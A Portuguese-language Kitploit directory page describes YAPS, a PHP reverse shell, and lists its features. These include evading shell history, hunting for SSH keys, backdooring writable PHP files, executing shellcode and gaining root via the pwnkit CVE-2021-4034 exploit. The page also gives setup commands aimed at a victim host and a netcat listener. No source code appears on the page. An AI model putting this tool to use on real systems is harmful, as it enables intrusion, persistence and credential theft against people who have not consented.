Skip to content
KitploitKITPLOIT
FerramentasExploitsBlog
Log in
Enviar
FerramentasExploitsBlog
Enviar

Ferramentas de Hacking, PenTest e Cibersegurança para o seu Arsenal de Segurança!

Kitploit é um diretório de ferramentas de hacking, cibersegurança e pentesting. Descubra as últimas atualizações de projetos para encontrar vulnerabilidades, analisar sistemas, automatizar testes e fortalecer sua segurança.

··Feeds·Contato·Privacidade·© 2026 Kitploit

Diretório de Ferramentas

Categorias

Ver todas as categorias
Loading categories
YAPS — Yet Another PHP Shell - O shell reverso PHP mais completo | Kitploit
Ferramentas/GitHubGitHub/nickguitar/yaps
Escalada de PrivilégiosGeração de PayloadsAnálise de VulnerabilidadesExploraçãoShellcodeColeta de InformaçõesPós-ExploraçãoTestes de PenetraçãoComando e ControleFerramenta de Acesso Remoto
GitHub
84913há 4 anosRevisado pelo Kitploit

Mais Populares

Ver todos →

Descubra as ferramentas mais usadas pela nossa comunidade.

Explore todas as ferramentas

Navegue pela nossa coleção de ferramentas

Ver todas as ferramentas →
Compartilhar
nickguitar/yaps

YAPS

Yet Another PHP Shell - O shell reverso PHP mais completo

Ver Repositório

YAPS - Yet Another PHP Shell

image

Sim, como o nome revela, este é mais um shell reverso PHP, um entre centenas disponíveis por aí, mas com algumas vantagens. É um único arquivo PHP contendo todas as suas funções e você pode controlá-lo através de um simples listener TCP (ex.: nc -lp 1337).

Na versão atual (1.5), suas principais funções suportam apenas sistemas Linux, mas estou planejando fazê-lo funcionar também com Windows.

Atualmente está na sua primeira versão e ainda não a testei muito, e ainda há muitas coisas que pretendo fazer e melhorar para as próximas versões (não está pronto ainda!), então por favor me avise se encontrar algum bug ou tiver alguma sugestão de funcionalidade ou melhoria. =)

Funcionalidades

  • Arquivo PHP único (não precisa instalar pacotes, bibliotecas ou baixar toneladas de arquivos)
  • Funciona com netcat, ncat, socat, multi/handler, quase qualquer listener

  • Proteção personalizada por senha
  • Sem logs no .bash_history
  • Faz alguma enumeração
    • Informações de rede (interfaces, regras iptables, portas ativas)
    • Informações do usuário
    • Lista arquivos SUID e GUID
    • Pesquisa por chaves SSH (públicas e privadas)
    • Lista crontab
    • Lista arquivos PHP graváveis
  • Download automático do LinPEAS, LinEnum ou Linux Exploit Suggester


  • Escrever e executar código PHP no host remoto
  • Gerar um shell reverso interativo
  • Duplicar quantas conexões quiser
  • Atualização automática
  • Infectar arquivos PHP com backdoors
  • Shell reverso root automático via pwnkit (CVE-2021-4034)

  • [NOVO] Enviar e executar shellcode

Contras

  • A conexão não é criptografada (ainda) (nc não suporta SSL)

  • Não é totalmente interativo (embora você possa gerar um shell interativo com !interactive)
    • CTRL+C quebra; não é possível usar setas para navegar (a menos que use rlwrap nc -lp <ip> <port>)

Uso

  1. Configure um listener TCP;
  2. Defina seu IP e porta. Isso pode ser feito:
  • 2.1 Editando as variáveis no início do script;
  • 2.2 Configurando via requisição POST (curl -x POST -d "x=ip:port" victim.com/yaps.php);
  1. Abra o yaps.php no navegador, use curl ou execute via CLI;
  • 3.1 Você pode usar yaps.php?s ou yaps.php?silent para suprimir o banner
  • 3.2 Pode executar via CLI com php yaps.php ip port
  1. Hackeie!

Comandos funcionando


  • !help - Exibe o menu de ajuda
  • !all-colors - Alterna todas as cores (compatível com TTY sem cor)
  • !color - Alterna a cor do PS1 (apenas localmente, nenhuma variável de ambiente é alterada)
  • !duplicate - Gera outra conexão YAPS
  • !enum - Baixa o LinPEAS e LinEnum para /tmp e os deixa prontos para uso
  • !info - Lista informações sobre o alvo (a enumeração mencionada acima)

  • !infect - Infecta arquivos PHP graváveis com backdoors
  • !interactive - Gera shells reversos interativos em outras portas (funciona com sudo, su, mysql, etc.)
  • !passwd - Opção de senha (ativar, desativar, definir, modificar)
  • !php - Escreve e executa PHP no host remoto
  • !pwnkit - Tenta explorar CVE-2021-4034 e gerar um shell reverso root
  • !shellcode - Envia e executa shellcode no host remoto
  • !suggester - Baixa o Linux Exploit Suggester para /tmp e o deixa pronto para uso
Capturas de tela

Clique para expandir a seção de capturas de tela

Comandos atuais:

commands

Fazendo reconhecimento:

image

Shell reverso root via CVE-2021-4034

pwn

Enviando e executando shellcode!

shellcode

Gerando um shell interativo

interactive

Duplicando uma sessão YAPS

duplicate

Envenenando arquivos PHP

infect

Escrevendo código PHP remoto

remotephp

Shell protegido por senha

passprotected

Histórico de versões

v1.5 - 12/02/2022

  • Adicionado !shellcode para receber e executar um shellcode arbitrário
  • Melhorada a função duplicate() (agora você pode definir uma faixa de portas)
  • Nome da função alterado de stabilize para interactive
  • Compactados códigos embutidos para economizar espaço
  • Corrigidos links quebrados
  • Adicionado "TERM=xterm" no início de todos os comandos
  • Pequenas melhorias

v1.4 - 04/02/2022

  • Adicionado !pwnkit para explorar CVE-2021-4034 e gerar um shell reverso root
